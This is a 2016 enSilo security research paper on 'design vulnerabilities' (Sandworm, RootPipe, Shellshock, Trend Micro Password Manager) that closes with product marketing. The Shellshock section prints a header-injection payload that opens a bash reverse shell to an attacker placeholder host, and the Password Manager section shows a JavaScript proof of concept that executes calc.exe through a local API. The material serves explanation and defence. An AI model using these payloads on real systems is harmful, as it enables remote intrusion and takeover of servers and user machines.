VULNERABLE BY DESIGN: WHY DESTRUCTIVE EXPLOITS KEEP ON COMING

A Research Paper

February 2016

www.ensilo.com

TABLE OF CONTENTS

As CSOs are all too well aware, cyber-attackers are continuously on the lookout for sophisticated ways to penetrate into the organization’s systems, despite the security solutions in place to stop their infiltration.

One effective way for attackers to appear legitimate in face of security solutions is by exploiting logic flaws in the functionality of existing systems. These logic flaws in legitimate functionality are what we call design vulnerabilities.

Design vulnerabilities are common to all operating environments. Attackers can exploit them with devastating consequence, gaining root access to highly secure systems leading to data theft, disruption of critical infrastructure and more. They also cannot be easily detected and typical anti-exploitation tools will fail to prevent them. Being designed as part of legitimate functionality makes fixing them all the more difficult and cumbersome. In fact, it is not rare to see a “recall” on a fix for a certain design vulnerability just in order to patch that so-called fix.

This paper investigates design vulnerabilities and some of the malware that exploit them. We will identify the differences between them and typical security vulnerabilities. Then we will examine some of the better known design vulnerabilities:

- The Sandworm attack
- The RootPipe Vulnerability
- The Shellshock Vulnerability
- PasswordManager Vulnerability

We’ll see what, if any, common symptoms exist between the attacks and how CSOs can improve their security posture moving forward.

WHAT’S NOT A DESIGN VULNERABILITY

Speak with security professionals, mention “vulnerability,” and most will think of some critical coding flaw that’s exploited by threat actors. The coding flaw is the vulnerability, specifically a security vulnerability, and it differs from a simple bug in its exploitability. To put that another way, bugs are security vulnerabilities in the making.

We’ve seen any number of security vulnerabilities, and those vulnerabilities have inspired attacks that in turn inspired new defenses. Buffer overflow attacks were first identified in 1972 and gained notoriety with the Morris Worm in 1988 that partitioned the then Internet for several days [1]. Eight years later, an

[1] http://en.wikipedia.org/wiki/Morris_worm

article “Smashing the Stack for Fun & Profit” exposed a lot of these techniques to a wider audience and that triggered a wave of buffer-overflow attack. The “Blaster Worm,” you might recall, was a buffer-overflow attack that in 2003 ripped through the Internet, causing systems to reboot every 60 seconds and in some instance, an empty welcome screen [2].

Windows XP SP2 brought new protections against buffer-overflows most notably Data-Execution-Prevention (DEP). The Return Oriented Programming (ROP) technique published in 2007 showed how DEP can by bypassed. Stuxnet released in 2008 used a worm, link file, and rootkit to attack programmable logic controllers (PLCs) used to control machinery.

Microsoft made extensive efforts in 2009 to defeat client-side exploits with Enhanced Mitigation Experience Toolkit (EMET), a free protection tool. EMET made it more difficult to successfully exploit a vulnerability by attempting to detect techniques commonly used by threat-actors, such as ROP.

While all of these security vulnerabilities may exploit different vectors, they fall into or form classes of attacks that once identified can be stopped and patched. True, patch management is an issue, and enterprises struggle on their patching process, but at least attacks can be identified and stopped. That’s not the case with design vulnerabilities.

DESIGN VULNERABILITIES: THE NEW THREAT VECTOR

With design vulnerabilities, the threat actor exploits a feature of a given product. It’s not that there’s a bug to be exploited; the code may be fine. It’s more about threat actors taking advantage of an unintended consequence of a feature. As such, design vulnerabilities rarely fall into one class, requiring solutions unique to each attack.


SANDWORM

When Microsoft enabled PowerPoint to embed and run OLE objects from remote shares they were trying to help users. Remote OLE objects can be used to auto-update a presentation. When a logo, for example, is embedded in presentations as remote OLE object, companies can update all of the presentations with a new logo by changing the picture in the remote share.

[2] http://en.wikipedia.org/Blaster_(computer_worm)

But in providing that feature, Microsoft also inadvertently gave users a design vulnerability. On October, 4 2013 iSIGHT Partners, a global cyber threat intelligence company since acquired by FireEye, released a blog entry discussing how a remote OLE object could be exploited for targeted attacks. Sandworm, as the attack was called, was believed to be used by Russian cyber espionage groups to attack NATO.

The attack exploits the same feature in Microsoft Windows OLE Package Manager that allowed users to run remote OLE objects. Threat actors use this feature to execute remote code when a user opens a Microsoft Office file containing a specially crafted OLE object. If the current user is logged on with administrative user rights, an attacker can then install programs; view, change, or delete data; or create new accounts with full user rights.


1
Victim downloads malicious ppt and opens it.
2
The powerpoint, which open the ppt, downloads 2 files from the attacker a .gif(picture) and an .inf file.
3
The .inf file is executed.
It renames the .gif file to .exe and adds exe file to the registry runonce entry.
PPT
download
Open file
.inf
.gif
download
PPT
Renaming .gif
.exe
Runonce
4
On next boot, the malware executes.

The Sandworm exploit had far reaching implications. The exploited COM objects are operating system-wide functions that can be invoked by *any* application installed on the system. Not only did Sandworm impact Microsoft Office users running on all Windows operating system since Vista Service Pack 2, but non-Office users as well.

To make matters worse, conventional defense techniques were ineffective. The vulnerability does not use memory corruption techniques, such as a heap-based overflow or use-after-free. As such, proven-effective exploitation mitigation, such as ASLR and DEP on Windows 7+ or even Microsoft's EMET were ineffective.

Patching the exploit wasn't trivial. Microsoft issued a patch, MS14-060, but a week later, on October 21, it was disclosed that under certain circumstances the patch could be bypassed, resulting in Microsoft Security Advisory 3010060 and published workarounds.

ROOTPIPE VULNERABILITY

Back in 2011, Apple added the ability for an OSX privileged service, the *writeconfig* XPC service, to create a file with arbitrary data and permissions. It's not clear why the feature was added, possibly to serve the 'System Preferences' app and *systemsetup* (command-line tool). Three years later, Emil Kvarnhammar, a security software engineer at TrueSec AB, a Swedish security consultancy, discovered that *writeconfig* could be exploited to give threat actors root privileges in a system running OSX.


Rootpipe, as the attack was called, used the XPC service to create an executable file with arbitrary data and with any permissions of choice. This meant that the file can be executed as root user by setting the setuid bit. Using *writeconfig* requires some authentication, which was easy to bypass.

The attack chain of rootpipe

1 The process authenticates with the writeconfig XPC services

2 The process asks the XPC service to create a new malicious executable file with root permissions and SUID bit set.

3 The malicious process execute the new file, the new file will run with root permissions.



Apple initially addressed the problem by requiring a special entitlement, *com.apple.private.admin.writeconfig*, for all binaries accessing the *writeconfig* XPC service. Even then there were 45 executables that had the privileges to call the *writeconfig*. Tricking one of these executables to call the service with the right arguments or load malicious code, bypassed the protection. For example, the "Directory Utility" tool could be manipulated by the attacker to load malicious plugins that in turn could call the writeconfig XPC service to gain root privileges. In general, it's not possible to add new plugins without high privileges in the "Directory Utility" plugin directory. However, by copying the complete Directory Utility elsewhere, attackers could write plugins into the copied folder (because it had the privileges of the user creating the folder), thus allowing the threat actor to bypass the write restriction. Additional patches were issued to protect existing OSX systems, but older systems still remain vulnerable.

SHELLSHOCK

Since 1989, the GNU operating system, Linux, and OS X have relied on Bash as their UNIX shell and the default command line interpreter. As a command interpreter, Bash allows users to type commands in a simple-text window that are executed by the operating system. Applications running in Bash can also pass commands to other applications and some of those commands allow environmental values to be set.

Remote shell exploit for Apache web-server that uses mod_cgi:

```
/cgi-sys/defaultwebpage.cgi
Host: 127.0.0.1
Accept-Encoding: identity
Referer: () { :;}; /bin/bash –c /bin/bash –i >& /dev/tcp/<attacker_ip>/<attacker port> 0>&1 &
Cookie: ()  { :;}; /bin/bash –c /bin/bash –i >& /dev/tcp/<attacker_ip>/<attacker port> 0>&1 &
```

With ShellShock, threat actors tack malicious code onto the environment value. More specifically, Bash is run as an application within itself. The initial Bash instance (Bash) passes the new Bash instance (Bash') a function definition as environmental variables whose values begin with parentheses ("()") followed by the function definition. [3] At startup, Bash' scans its environmental variable list and creates a code fragment from the values within these parentheses. By executing that code fragment, Bash' creates the function passed by Bash. With affected Bash implementations, though, the code fragment is never validated, allowing threat actors to execute arbitrary commands or exploit other bugs in Bash. [4]

[3] See https://en.wikipedia.org/wiki/Shellshock_(software_bug)
[4] See http://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability

Within hours of the vulnerability being announced, threat actors exploited the vulnerability. It gave them control over the machine and not just one machine. At the time, Netcraft Ltd., an Internet services company based in Bath, England, estimated that about half of the Internet ran Apache web servers; Apache normally runs on Linux. This estimate did not include the many other Linux servers not running Apache and yet were impacted by Bash. Bash can also be used for a wide range of typical administrative functions, such as configuring websites or configuring embedded software on a device like a webcam. [5]

PASSWORD MANAGER VULNERABILITY

On January 5th of this year, Tavis Ormandy from Google's Project Zero team disclosed a remote command execution vulnerability in Trend Micro antivirus. Actually, the vulnerability wasn't in the antivirus program itself, but in a component that was installed by default called Password Manager.

Trend Micro's Password Manager is written mostly in JavaScript and opens multiple HTTP RPC ports for handling API requests (over 70 APIs). The main issue is that every website browsed by the user can make requests to this API, opening a new attack surface for threat actors.

The remote command execution vulnerability found by Ormandy is extremely easy to exploit. Even worse, anti-exploitation tools are ineffective because the commands are executed by Trend Micro's Password Manager. This is the exploit code to run the calculator program on the target machine:


```
x = new XMLHttpRequest()
x.open("GET","https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/windows/system32/calc.exe true);
try { x.send(); } catch (e) {};
```

This code calls one of the externally exposed API calls, openUrlInDefaultBrowser, executing calc.exe.

The initial fix prevented the remote command execution, but, Ormandy then demonstrated how an attacker could once again execute remote command execution by using the *showSB*API (ironically SB means Secure Browser) that launches an old Chromium with a disabled sandbox.

[5] See http://www.troyhunt.com/2014/09/everything-you-need-to-know-about.html

As it was clear these API's are vulnerable, Ormandy also showed how attackers could remotely retrieve all of the passwords stored in the Password Manager by using another API.


DEPLOYMENT
EXPLOITATION
TREND MICRO
1 Install Trend Micro
TREND MICRO Password Manager
2 Apply password manager
3 Open local server for API(s)
TREND MICRO
TREND MICRO Password Manager
chrome
4 Browse the Internet
5 www.infectedSite.com
6 Scan for PwmTower.exe port and run JS for reverse connect
7 //local host: 49159/showSB?url=javascript
W W W
8 Take Over

The moral of this story: when the design is broken, exploitation prevention is impossible.

DEFENDING AGAINST DESIGN VULNERABILITIES

Whereas security vulnerabilities have specific patches and defenses, design vulnerabilities are another matter. Even detecting design vulnerabilities remains a challenge as the attack uses a feature.

CSOs certainly need to be sure their teams have addressed the published vulnerabilities. They need to check their exposure to the cited design vulnerabilities and update their software and patch as necessary. But while patching previous design vulnerabilities is important, it's not always the practical approach. In fact, it may take a large enterprise 6-9 months to roll out a system-wide patch. Furthermore, patching is not a proactive measure for the future. Every large complex system has design flaws and it's impossible to anticipate those flaws. A better approach is to assume malware containing exploits will eventually bypass anti-infiltration methods and penetrate your network. The idea is to work to preventing the damage caused by the attack.

Indeed, it is possible to prevent that damage as researchers have discovered that advanced threats must leave a "fingerprint" in the operating system which is exhibited during outbound connection establishment. Instead of a specific malware signatures, security teams should seek to identify these "fingerprints" by correlating the outbound communication establishment with the operating system metadata in real-time. A connection that includes the threat actor's "fingerprint" can be blocked, preventing external actors from exfiltrating sensitive data.

For further information on how to prevent the consequences of an attack contact us at www.ensilo.com

HOW ENSILO WORKS

enSilo prevents the consequences of cyber - attacks, stopping data from being altered (encrypted), wiped or stolen, while enabling legitimate operations to continue unaffected. The solution hones in on and shuts down any malicious or unauthorized activity performed by an external threat actor, while allowing business to go on as usual. As soon as the platform blocks a malicious communication attempt, it sends an alert that contains the detailed information that the security team will need for their breach remediation process.

ENSILO BENEFITS

enSilo provides organizations with the time and peace of mind they need to protect their sensitive information.

Continuous Operations

Ensuring business can continue uninterrupted, even when systems are infected with advanced malware, by preventing data from being altered, wiped or stolen.

Visibility

Providing accurate identification of attack activity targeting the systems and the necessary forensics information required to accelerate remediation.

Real-Time Prevention of Attack Consequences

Stopping the tampering and exfiltration of data from compromised systems.

Accurate Alerts

Deterministically identifying a violation – no false alarms, no wasted time, just a single alert for an active threat.

SILO YOUR DATA FROM THREAT ACTORS

www.ensilo.com
contact@ensilo.com
company/enSilo
@enSiloSec